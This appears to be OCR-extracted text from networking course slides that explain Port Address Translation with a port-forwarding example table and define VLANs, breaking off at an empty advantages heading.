
____

____

____

Port Address Translation (PAT)

- Port Address Translation (PAT) permits different ports in **multiple devices** on a local area network (LAN) to be mapped to a **single public IP address**
- PAT is also known as **port overloading**, port-level **multiplexed NAT**, or **single address NAT**



Routing Table

Source port	Destination
80	192.168.100.2.7575
22	192.168.100.1.22
.....	....

Step-1
Incoming HTTP request on port 80

Step-2
find appropriate destination


Step-3
Route to destination 192.168.100.2.7575

Web server listening on port 7575


SSH server listening on port 22

VLAN

- A group of networks which are **logically** connected to the same wire and communicate with each other despite being **physically** located in different **geographical** locations is called a Virtual local area network (VLAN)
- These networks are configured through **software** rather than **hardware**
- Configuring VLANs is cheaper than creating a **routed network** because routers are costlier than switches



Notes:



VLAN (Cont'd)

Advantages:

